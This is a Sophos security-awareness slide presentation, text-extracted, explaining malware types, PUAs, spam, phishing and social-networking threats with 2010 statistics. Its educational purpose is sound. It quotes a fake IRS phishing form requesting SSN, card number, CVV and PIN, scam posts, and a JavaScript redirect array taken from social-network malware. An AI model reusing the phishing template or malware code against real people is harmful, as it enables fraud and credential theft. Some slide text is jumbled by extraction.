



SOPHOS



Know the threat

It is more than viruses...

Walter Narisoni

email: walter_narisoni@sophos.it

tel: +39 02 911 808 65

mob: +39 320 19 73 169

Agenda

SOPHOS

- How threats work
 - Controlled applications
 - Potential Unwanted applications
 - Exploits and Vulnerabilities
 - Malware
- The SophosLabs
- Security threat report 2010



How did it all start?

SOPHOS


- Viruses that BRYANT COMPUTER SERVICES garbage, or delete your files is LAHORE, PAKISTAN today
- Threats are PHONE: 430791,443248,280530. more likely to be about making cash than creating chaos

```
Welcome to the Dungeon (c) 1986
BRYANT COMPUTER SERVICES
LAHORE, PAKISTAN
PHONE: 430791,443248,280530.
Contact Us For More Information.
```



Computer security threats


SOPHOS



Controlled applications

SOPHOS


- Legitimate programs
- Impact on business productivity and resources
- Controlled applications to review:
 - Computer games
 - File-sharing applications
 - FTP applications



Computer games

SOPHOS

- Some operating systems come with a set of games
- Could impact on staff productivity
- Could become addictive



programs played on
computers

"I bet there are millions of bosses out there who hate me. If I had a penny for every hour that has been wasted playing Solitaire in the office, I could hire Bill Gates as my golf caddie."

*Wes Cherry,
Author, Microsoft Windows Solitaire*


File-sharing applications

SOPHOS

- Do not require admin rights for installation
- They are widely used to spread malware disguised as:
 - movie files
 - music files
 - games
- Risk for organizations
- Sharing confidential files
- Sharing areas of the computer



programs that allow users to share files through internet, via the P2P model



FTP applications

SOPHOS

- Data sent through this protocol:
 - is not encrypted
 - can be viewed by others
- High security risk: unprotected data could be stolen




applications transfer files from one machine to another through a network such as the internet




Potentially Unwanted Applications (PUAs)

SOPHOS

- PUAs were not created for malicious purposes, but perform semi-legitimate tasks
- Could pose a threat
- End User License Agreement (EULA)



End User License Agreement:



Adware


SOPHOS

- Advertisements match user's interest
- Browsing behaviour and interests are recorded in cookies
- Hackers sell cookies to advertisers
- Information in cookies enables advertisers to:

- match advertisements to
- ensure that consecutive advertisements are displayed, as the user visits different sites
- track the number of times that the user has seen an advertisement



software that displays advertisements on the user's computer



Browser hijackers

SOPHOS

Some websites run browser hijackers that can:

- add shortcuts to "Favorites"
- change default browser's start page
- edit Windows registry settings
- remove options from the browser's Tools menu



change the settings in the internet browser without user's permission

force visits to a website to inflate the number of "hits" and site ranking

004573

Remote administration tools

SOPHOS

- Designed for IT staff and network administrators
- Run any application on the user's PC
- Useful to debug problems
- In the wrong hands could be used for malicious purposes



programs to control other people's computers remotely








- Vulnerability:
weakness in the software, such as flaw, bug, or glitch, that can compromise the integrity of the software
- Exploit:
code that takes advantage of a vulnerability
- Exploits can distribute malware and launch “denial-of-service” attacks, or even access confidential data



Almost all computers have an OS


An exploit in the OS could compromise those core functions


Malware SOPHOS

- Rootkits 
- Spyware 
- Trojans 
- Viruses 
- Worms 

Rootkit SOPHOS

- Malicious software like worms install rootkits
- Rootkits hide the presence of utilities that allow hackers to open "back doors"
- To prevent detection, rootkits suspend their activity until anti-virus has finished scanning


software that hides programs or processes running on a computer



Spyware

SOPHOS

- Installed by web pages when visiting them
- User to download a "needed" software utility
- Spyware can:
 - change the default home page
 - track user's activity
 - report activity to others (advertisers)
 - make premium-rate calls using dial-up modem



software that gathers information without user's permission

Trojans

SOPHOS

- Trojans do not make copies of themselves
- Trojans arrive in emails as attachments
- Claim one function, do something different
- Without user's knowledge
- Backdoor Trojans alert hackers when PC is online
- Hacker can:
 - run programs on infected PC
 - access personal files
 - modify and upload files
 - track the user's keystrokes
 - send out spam
 - launch "denial-of-service" attacks ("DoS" attacks)



programs that pretend to be legitimate software, but actually carry out hidden, harmful functions

Viruses

SOPHOS

- Arrive in:
 - infected files
 - in emails as attachments
- Infected files have to be run or open to infect
- Email viruses mail themselves
- Malicious effect:
 - displaying irritating messages
 - stealing data
 - gaining control of PC



programs that can spread by making copies of themselves



Internet worms

SOPHOS

- Worms differ from viruses because they can propagate themselves, rather than using a carrier program
- Create exact copies of themselves
- Use communication between PCs to spread
- They can cause:
 - “denial-of-service” attacks
 - encrypt user’s files
 - open “back door” on computer
 - high network traffic
 - slow down communications
 - computers to crash



programs that create copies of themselves and spread via internet connections



Security threats and customer needs have changed dramatically in recent years as cybercriminals find more sophisticated ways to hide their activities



2007/03/30 14:21:10 birtney psears nakde




- Spam distributed from "zombie" PCs
- Spammer turns profit when victim makes purchase
- Email subject to trick the user
- Spam usually concerns:
 - Prescription drugs
 - Get-rich-quick schemes → "share price scams"
 - Financial services
 - Sex and famous people



unsolicited
commercial email

Spam example

SOPHOS



- In an attempt to get past anti-spam products criminals use attachments (PDF, mp3, etc.)

Phishing

SOPHOS

- Email appears to be from a reputable organization
- Email has a link to a "replica" website
- Details entered in the "replica" website are stolen
- Phishing involves mass-mailing
- Spear phishing: small-scale and well-targeted
- Spear phisher mails users in organizations
- Spear phisher pretends to be from a trusted department in the organization (i.e., IT, Human Resources)



bogus emails and websites to trick users into supplying confidential or personal information

Phishing example

SOPHOS

You are eligible to receive a tax refund for \$571.94.

To access the form for your tax return use the link below:

[http://www.irs.gov/efile/efile](#)
(copy and paste this link in your

12 days left to apply for your refund quickly as you expected. A refund For example, a name and Social may not match the IRS records. the return or applied after the de

This email has been sent by the Department of the Treasury.

Internal Revenue Service IRS.gov
DEPARTMENT OF THE TREASURY

Home | Get Refund Status | Refund Help

Refund Status

Process your Refund
Please enter your Social Security Number and your Bank Account information accurately. This is required to get your funds deposited to your bank account without delay. *See our [Disavow Notice](#) regarding our request for your personal information.

Social Security Number ▶
or IRS Individual Taxpayer Identification

Filing Code ▶
Please select the Filing Code shown on your tax return. **RX8726MB037277**

Card Number ▶
Please enter your Credit/Debit Card number.

Card Expiration ▶
Please enter your Credit/Debit Card expiration date. [Month] [Year]

Card CVV2 Number ▶
Please enter your Credit/Debit Card CVV2 (CVR) number.

Card PIN Number ▶
Please enter your Credit/Debit Card PIN number.

Compromised web pages

SOPHOS

- Hackers compromise reputable websites to infect trusting users
- Organizations have to face:
 - Costs of recovery
 - Commercial fallout
 - Bad publicity




malicious code
inserted into the
database running a
website

Web surfers became infected from inappropriate sites, but they can now be infected by legitimate web pages that may have been compromised

Compromised web pages example

SOPHOS

- Affected PlayStation site
- Bogus warning
- Spend money



Blended threats

SOPHOS

- Historically, there were:
 - spammers
 - virus writers
- Combining the expertise of these two groups will improve their chances of obtaining information: information that they can illegally turn into cash
- Campaigns coordinate one or more of these threats:
 - malware
 - spam
 - phishing and spyware attacks
 - compromised web pages

Blended threat example

SOPHOS

- Cybercriminals exploit ANI, found in a component of various Microsoft OS
- Cybercriminals can take complete control of a computer
- Spam, websites and malware together
- Variable content: email subject and message change every time is sent



2007/03/30 14:21:10 birtney psears nakde
2007/03/30 14:26:58 birtney speasr nkaed
2007/03/30 14:34:04 britnye speras anked
2007/03/30 14:39:20 briteny psears nkaed
2007/03/30 14:40:15 britnye speasr nkaed
2007/03/30 14:40:23 rbitney spaers nakde
2007/03/30 14:40:24 rbitney speras anked
2007/03/30 14:42:48 rbitney speasr nkaed
2007/03/30 14:42:58 britnye speras nkaed
2007/03/30 14:44:16 birtney speasr nkaed

Emerging threat

SOPHOS

- Emerging threat: data leakage
- 95% of data loss is accidental
- Media attention negative for organizations





- Increase detection from highly skilled experts in:
 - Spam
 - Infected websites
 - Malware
- All analysts are trained for nine months
- Do we recruit malware authors?
- If you want someone to put out a fire you call a firefighter, not the arsonist!



sophoslabs

```
1 1
0101
011111
11000
10001
1 01
11001
01010
01010
10101
1 11
1
```

customer

customer

customer


customer

customer

customer


SophosLabs code analysis


SOPHOS



Spam analysis

SOPHOS






- New threats tend to shadow the working day
- Strategic positioning of SophosLabs
- Updated protection created and deployed before the working day even begins in many regions

Abingdon





- Hackers moved from large-scale attacks
- They are more organized, targeted and unobtrusive
- Stealing data, from intellectual property to personal identities, are now key to financial gain
- Social networking sites exploded onto the web in the last half of the decade – becoming a primary target for hackers



Summary of topics:

- Social networking threats
- Email threats
- Web threats
- Mobile threats
- Cyberwarfare
- The future



Social networking threats

Social networking attacks

SOPHOS

- Social networking accounts are valuable to hackers
- They can use them to send spam, spread malware, steal identities..
- .. just like a compromised botnet PC



Social networking spam



Social networking spam

SOPHOS

\$500 Victoria Secret Gift Card just in time for your Christmas shopping! <http://freevictoriasecretgc...>
about 9 hours ago from API

Christmas shopping is here! Victoria Secret isn't popular enough for you? Maybe \$500 helps you out!
<http://freevictoriasecretgc...>
about 9 hours ago from API

<http://freevictoriasecretgc...> - \$500 Vic delivered right to your door right in time
ABSOLUTELY FREE!
about 10 hours ago from API

"Crazy Internet Multi-Millionaire Gives Away His Best-Selling Online Business Kit ABSOLUTELY FREE!"
Making Money on the Internet Can be Easy When You Follow These Simple Steps



Just fill out the short form below for instant access to his best-selling Online Business Kit...
Only \$29.95 FREE Today Only!



"I don't want lack of money to keep people from having the success they deserve. So I'm giving it all away... for FREE!"

Social networking spam

SOPHOS



The Economy

...not going to be ... we'd like...

News 4 Show - online edition

WEEKLY NEWS

Easy Google Profit
Work From Home On Your Computer

Breaking News: Google Hiring Americans And Canadians To Work From Home

Google is Set To Hire A Group Of People From US and Canada To Work From Home In The Next Few Days. Thousands Of Jobs Available, Anyone Can Apply.

AS SEEN ON: abc AOL CNN MSNBC USA TODAY

Has the online titan now opened the doors for everyday people like you to work for them? If this is true, that means that thousands of people from US and Canda might have a safe and bright future working from the comfort of their homes, all of which will be decided in the next few days.

In the middle of this recession this country and the world is going through, Google has been thriving and reporting profits consistently every quarter.

Many sites showcase people making as much as \$300 a day working online from home on their computer working from Google.

The billion dollar company has never opened it's doors to hire from the public before. As of January 2009 the company was worth approximately 200 billion dollars and is the most used internet search engine in the world. Today they have opened their doors and will be hiring thousands of people to simply post

ADVERTISEMENTS

Ads_Sidebar

WHAT RECESSION?

work at home and make more than you do at your 9-5

Social networking spam

SOPHOS

twitter

Home P

Cleo Vaughn



Hey wanna see me naked on a webcam and have a dirty chat? ;) Add me on MSN @hotmail.com we can have some naughty fu ~Xo Xo~

- RachelleuCallah**
Rachelle Callahan
Boredladd me: about 2 hours ago @hotmail.com w...
- MalindazByers**
Malinda Byers
Boredladd me: about 1 hour ago @hotmail.com lrft
- OliviaWilson**
Olivia Wilson
Boredladd me: about 1 hour ago @hotmail.com dntu
- DelorisGuthrie**
Deloris Guthrie
Boredladd me: about 1 hour ago @hotmail.com qknv
- ReginawRoth**
Regina Roth
Boredladd me: about 2 hours ago @hotmail.com uydm

Social networking spam

SOPHOS



The screenshot shows a social networking interface. At the top, there are two album covers: "THE USUAL" (Updated February 8) and "LAS VEGAS JANUARY 2008" (Created January 16). Below them is a section titled "The Wall" with a dropdown arrow. It says "Displaying 10 of 95 wall posts." and has a "See All" link. There is a text input field with the placeholder "Write something on your own Wall...". Below the input field, there is an "Attach:" section with a "Share Link" button. A "Post" button is located below the input field. A post from a user (profile picture of a couple) is shown, dated "at 1:15pm". The post text reads: "Danny's secret is finally out, he has been taking prick pills from cokig.com for the past few months, thats why he is always with a different girl when I see him, he used to be the biggest loner last year. The pills actually do work, they are guarenteed to work cokig.com". At the bottom of the post, there are links: "Wall-to-Wall - Write on [redacted] Wall - Message - Delete".


Social networking spam


SOPHOS

57%

of social networking users report being hit by spam via the services

That's an increase of 70.6% from a year ago.





Social networking phishing

Social networking phishing **SOPHOS**

 [TanishaSpence](#): check this guy out <http://tinyurl.com/qpj6fl> (expand)
about 5 hours ago from web · [Reply](#) · [View Tweet](#)

 [IjanaMckee](#): check this guy out <http://tinyurl.com/qpj6fl> (expand)
about 5 hours ago from web · [Reply](#) · [View Tweet](#)


 [MerryRamsey](#): check this guy out <http://tinyurl.com/qpj6fl> (expand)
about 5 hours ago from web · [Reply](#) · [View Tweet](#)

 [HedwigShaw](#): check this guy out <http://tinyurl.com/qpj6fl> (expand)
about 5 hours ago from web · [Reply](#) · [View Tweet](#)

 [RosalieFloyd](#): check this guy out <http://tinyurl.com/qpj6fl> (expand)
about 5 hours ago from web · [Reply](#) · [View Tweet](#)


Social networking phishing

SOPHOS



Social networking phishing

SOPHOS



30%

of social networking users report phishing attacks via the sites

That's an increase of 42.9% from a year ago.



Social networking
malware

Social networking malware

SOPHOS

The image shows a LinkedIn profile for 'paris hilton nude' at Company B. The profile lists several websites: 'PARIS HILTON SEX TAPE PART 1', 'PARIS HILTON SEX TAPE PART 2', and 'PARIS HILTON SEX TAPE PART 3'. An inset window shows a search result for 'KIM KARDASHIAN NUDE NAKED', listing past videos: 'KIM KARDASHIAN NUDE VIDEO: №1', 'KIM KARDASHIAN NUDE VIDEO: №2', and 'KIM KARDASHIAN NUDE VIDEO: №3'.

SOPHOS

Facebook message: Cute Girl Top Model Dancing (Last rated by [redacted])
From: "Facebook posting" <messageserver4@facebook.com>
Subject: Facebook message: Cute Girl Top Model Dancing (Last rated by [redacted])
From: "Facebook posting" <messageserver4@facebook.com>
Date: 2009-03-30 07:23:36

Announcements: Posted March 30, 2009

News from Facebook - Facebook Hot Body Dance Video Competition!
Today: "Girls in beautiful black underwear dancing in the pub, showing off perfect bodies. Unbelievable Final!"


Proceed to view full video:
<http://Facebook.shared.mixed. .com/>

Added 31 minutes ago. Message ID: FB-148qduaf7shutouj
2009 Facebook community, Message Center.

The image shows a Windows XP desktop with a Facebook page in the background. A dialog box titled 'Opening Flash_Adobe11.exe' is open, asking to save the file. A second dialog box below it says 'Please Download correct Flash Movie Player! Installation: Double-click the downloaded installer. Follow the on-screen instructions.'

Social networking malware

SOPHOS



Social networking malware

SOPHOS

```
var redirects = [
  ['facebook.com', abc+'fb.php'],
  ['tagged.com', abc+'tg.php'],
  ['friendster.com', abc+'fr.php'],
  ['myspace.com', abc+'ms.php'],
  ['msplinks.com', abc+'ms.php'],
  ['myyearbook.com', abc+'yb.php'],
  ['fubar.com', abc+'fu.php'],
  ['hi5.com', abc+'hi5.php'],
  ['twitter.com', abc+'tw.php'],
  ['bebo.com', abc+'be.php']
];
```



Social networking malware

SOPHOS

Realtime results for mikeyy

0.02 seconds

480 more results since you started searching. [Refresh](#) to see them.



Be nice to your kids. They'll choose your nursing home. Womp. **mikeyy.**

less than 20 seconds ago from web · [Reply](#) · [View Tweet](#)



If you are born ugly blame your parents, if you died ugly blame your doctor. Womp. **mikeyy.**

less than 20 seconds ago from web · [Reply](#) · [View Tweet](#)



God made relatives; Thank God we can choose our friends. Womp. **mikeyy.**

less than 20 seconds ago from web · [Reply](#) · [View Tweet](#)



Money is not the only thing, it's everything. Womp. **mikeyy.**

less than 20 seconds ago from web · [Reply](#) · [View Tweet](#)

Clickjacking

SOPHOS



: Whoa, I didn't post that **Don't Click** thing. Hacked?

about 3 hours ago · [Reply](#) · [View Tweet](#)



Don't Click: <http://tinyurl.com/> (expand)


about 3 hours ago · [Reply](#) · [View Tweet](#)




36%

of social networking users report malware attacks via the sites

That's an increase of 69.8% from a year ago.



Which social network do you think poses the biggest risk to security?



Social networking danger

SOPHOS

72%

say employee behavior is risking the firm's security

